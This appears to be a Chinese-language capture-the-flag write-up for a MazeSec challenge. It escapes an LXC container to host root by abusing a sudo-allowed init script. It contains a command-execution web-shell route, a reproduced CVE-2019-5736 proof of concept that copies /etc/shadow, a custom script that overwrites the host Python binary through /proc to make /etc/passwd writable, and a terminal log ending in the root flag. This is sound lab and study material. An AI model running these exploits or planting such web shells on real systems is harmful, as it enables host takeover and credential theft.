    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for app:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User app may run the following commands on msctf:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/init-challenge.py
/etc $ id
uid=102(app) gid=103(app) groups=103(app),103(app)
```

```
#!/usr/bin/env python3
import os
import sys
import subprocess
import prctl

# =====
# MazeSec.CTF 挑战容器初始化脚本
# 小文件建议利用stdin传递数据到lxc-attach
# 大文件建议使用此脚本
# =====

assert os.getuid() == 0, '请以root身份运行此脚本'

# 打包challenge目录 不跟随符号链接
p = subprocess.run(["/usr/bin/zip", "-y", "-r", "-"
, "challenge"], cwd="/opt", stdout=subprocess.PIPE, check=True)
zipdata = p.stdout

# 获取并切换到容器命名空间
out = subprocess.check_output(["/usr/bin/lxc-info", "-n", "ctf", "-p"])
pid = out.decode().strip().split(":")[-1].strip()
# 特权容器无user命名空间
namespaces = ["cgroup", "pid", "uts", "ipc", "net", "mnt"]
for ns in namespaces:
    nsfd = os.open(f"/proc/{pid}/ns/{ns}", os.O_RDONLY | os.O_CLOEXEC)
    os.setns(nsfd, 0)
    os.close(nsfd)

# fork产生的子进程成为容器内进程
pid = os.fork()
# 宿主机主进程等待容器内子进程结束
if pid != 0:
    _, status = os.waitpid(pid, 0)
    sys.exit(status)

# 切换工作目录
os.chdir("/opt")

# 清空caps
prctl.capbset.limit()
prctl.cap_effective.limit()
prctl.cap_permitted.limit()
prctl.cap_inheritable.limit()

# 停止challenge服务
```

```

subprocess.run(["/sbin/rc-service", "challenge", "stop"], check=True)
# 清理原有的challenge
subprocess.run(["/bin/rm", "-rf", "/opt/challenge"], check=True)
# 写入压缩包
with open("/opt/challenge.zip", "wb") as f:
    f.write(zipdata)
# 解压压缩包
subprocess.run(["/usr/bin/unzip", "/opt/challenge.zip"], check=True)
# 清理压缩包
subprocess.run(["/bin/rm", "-rf", "/opt/challenge.zip"], check=True)
# 启动challenge服务
subprocess.run(["/sbin/rc-service", "challenge", "start"], check=True)

```

拿容器root


可以在 app.py 里面 增加个路由, 用来在平台的ctf 容器里面拿shell

```

@app.route('/_cmd', methods=['GET', 'POST'])
def _cmd():
    if request.values.get('key') != '123':
        return 'no', 403
    import subprocess
    cmd = request.values.get('cmd', 'id')
    try:
        out = subprocess.check_output(cmd, shell=True, stderr=subprocess.STDOUT, timeout=8)
    except subprocess.CalledProcessError as e:
        out = e.output
    except Exception as e:
        out = repr(e).encode()
    return out.decode('utf-8', 'replace')

```

- 容器的 root



提示 CVE-2019-5736

[CVE-2019-5736-PoC/README.md](#) 在 master · mikuKeeper/CVE-2019-5736-PoC

```
package main

// Implementation of CVE-2019-5736
// Created with help from @singe, @_cablethief, and @feexd.
// This commit also helped a ton to understand the vuln
// https://github.com/lxc/lxc/commit/6400238d08cdf1ca20d49bafb85f4e224348bf9d
import (
    "fmt"
    "io/ioutil"
    "os"
    "strconv"
    "strings"
)

// This is the line of shell commands that will execute on the host
var payload = "#!/bin/bash \n cat /etc/shadow > /tmp/shadow && chmod 777 /tmp/shadow"

func main() {
    // First we overwrite /bin/sh with the /proc/self/exe interpreter path
    fd, err := os.Create("/bin/sh")
    if err != nil {
        fmt.Println(err)
        return
    }
    fmt.Fprintln(fd, "#!/proc/self/exe")
    err = fd.Close()
    if err != nil {
```

```

    fmt.Println(err)
    return
}
fmt.Println("[+] Overwritten /bin/sh successfully")

// Loop through all processes to find one whose cmdline includes runcinit
// This will be the process created by runc
var found int
for found == 0 {
    pids, err := ioutil.ReadDir("/proc")
    if err != nil {
        fmt.Println(err)
        return
    }
    for _, f := range pids {
        fbytes, _ := ioutil.ReadFile("/proc/" + f.Name() + "/cmdline")
        fstring := string(fbytes)
        if strings.Contains(fstring, "runc") {
            fmt.Println("[+] Found the PID:", f.Name())
            found, err = strconv.Atoi(f.Name())
            if err != nil {
                fmt.Println(err)
                return
            }
        }
    }
}

// We will use the pid to get a file handle for runc on the host.
var handleFd = -1
for handleFd == -1 {
    // Note, you do not need to use the O_PATH flag for the exploit to work.
    handle, _ := os.OpenFile("/proc/"+strconv.Itoa(found)+"/exe", os.O_RDONLY, 0777)
    if int(handle.Fd()) > 0 {
        handleFd = int(handle.Fd())
    }
}
fmt.Println("[+] Successfully got the file handle")

// Now that we have the file handle, lets write to the runc binary and overwrite it
// It will maintain it's executable flag
for {
    writeHandle, _ := os.OpenFile("/proc/self/fd/"+strconv.Itoa(handleFd),
os.O_WRONLY|os.O_TRUNC, 0700)
    if int(writeHandle.Fd()) > 0 {
        fmt.Println("[+] Successfully got write handle", writeHandle)
        writeHandle.Write([]byte(payload))
        return
    }
}

```

```

    }
}
}

```

这个 CVE-2019-5736 大概的意思 可能是 宿主机是以root 运行脚本的，切换到容器里面后，此进程的 `/proc/pid/*` 肯定还是指向宿主机的

此时就就可以利用 容器的root 权限 对 `/proc/PID/exe` 进行修改，也就是直接修改 宿主对应的可执行文件

```

# 获取并切换到容器命名空间
out = subprocess.check_output(["/usr/bin/lxc-info", "-n", "ctf", "-p"])
pid = out.decode().strip().split(":")[-1].strip()

```

- exp

```

cat > ex.py <<'PY'
import os, time

payload = b'#!/bin/sh
id
chmod 777 /etc/passwd
...'

O_PATH = getattr(os, "O_PATH", 0o100000000)
deadline = time.time() + 90

while time.time() < deadline:
    for name in os.listdir('/proc'):
        if not name.isdigit():
            continue

        try:
            cmd = open('/proc/%s/cmdline' % name, 'rb').read()
            if b'init-challenge.py' not in cmd:
                continue

            fd = os.open('/proc/%s/exe' % name, O_PATH)
            os.set_inheritable(fd, True)

            import base64
            p = base64.b64encode(payload).decode()

```

```

        script = (
            'fd=%d; p=%s; i=0; '
            'while [ $i -lt 1800 ]; do '
            'echo "$p" | base64 -d > /proc/self/fd/$fd'
            '&& exit 0; '
            'i=$((i+1)); sleep 0.05; '
            'done'
        ) % (fd, p)
        os.execv('/bin/sh', ['sh', '-c', script])
    except Exception:
        pass
    time.sleep(0.02)
PY

```

- 容器 里执行 ex.py 脚本
- 宿主机 app 执行 `sudo /usr/bin/python3 /opt/init-challenge.py`
- 杀掉 app 用户 Python 服务，占用导致 修改不了，杀掉后 就可以 被容器里面的ex 修改了

```

pkill -u app -f 'python3 app.py'

```

```

r00t:$1$K8DVGH5X$tU4cDKFD248Z306TmD6XM1:0:0:0:./:/bin/sh

```



```

msctf:/opt/challenge$ head /usr/bin/python
#!/bin/sh
id
chmod 777 /etc/passwd
msctf:/opt/challenge$ ls
app.py      backup.xml  db.xml      ex.py      static      templates
msctf:/opt/challenge$ vim /etc/passwd
-sh: vim: not found
msctf:/opt/challenge$ ^C

msctf:/opt/challenge$ ^C

msctf:/opt/challenge$ vi /etc/passwd
msctf:/opt/challenge$ vi /etc/passwd
msctf:/opt/challenge$ ls -alh /etc/passwd
-rw-r--r--  1 root    root      832 Jul 10 22:19 /etc/passwd
msctf:/opt/challenge$ sudo -l
Matching Defaults entries for app on msctf:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for app:
    Defaults! /usr/sbin/visudo env_keep+= "SUDO_EDITOR EDITOR VISUAL"

User app may run the following commands on msctf:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/init-challenge.py
msctf:/opt/challenge$ sudo /usr/bin/python3 /opt/init-challenge.py
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
msctf:/opt/challenge$ vi /etc/passwd
msctf:/opt/challenge$ su root
Password:
/opt/challenge # ls
app.py      backup.xml  db.xml      ex.py      static      templates
/opt/challenge # cd
~ # ls
bin          dev          home         lost+found  mnt          proc          run          srv          tmp          var
boot         etc          lib          media       opt          root          sbin         sys          usr
~ # cd /root
/root # ls
root.txt
/root # cat root.txt
flag{root-91613a5ad03e0c2e88f0099628cf979a}
/root # █

```

app sudo 权限

- > 宿主 root 运行 init-challenge.py
- > init-challenge.py 进入可控 LXC 容器
- > 容器内劫持 /sbin/rc-service
- > 利用 /proc/<pid>/exe 覆写宿主 Python
- > 再次 sudo 执行被覆写的 Python
- > 宿主 root 读取 /root/root.txt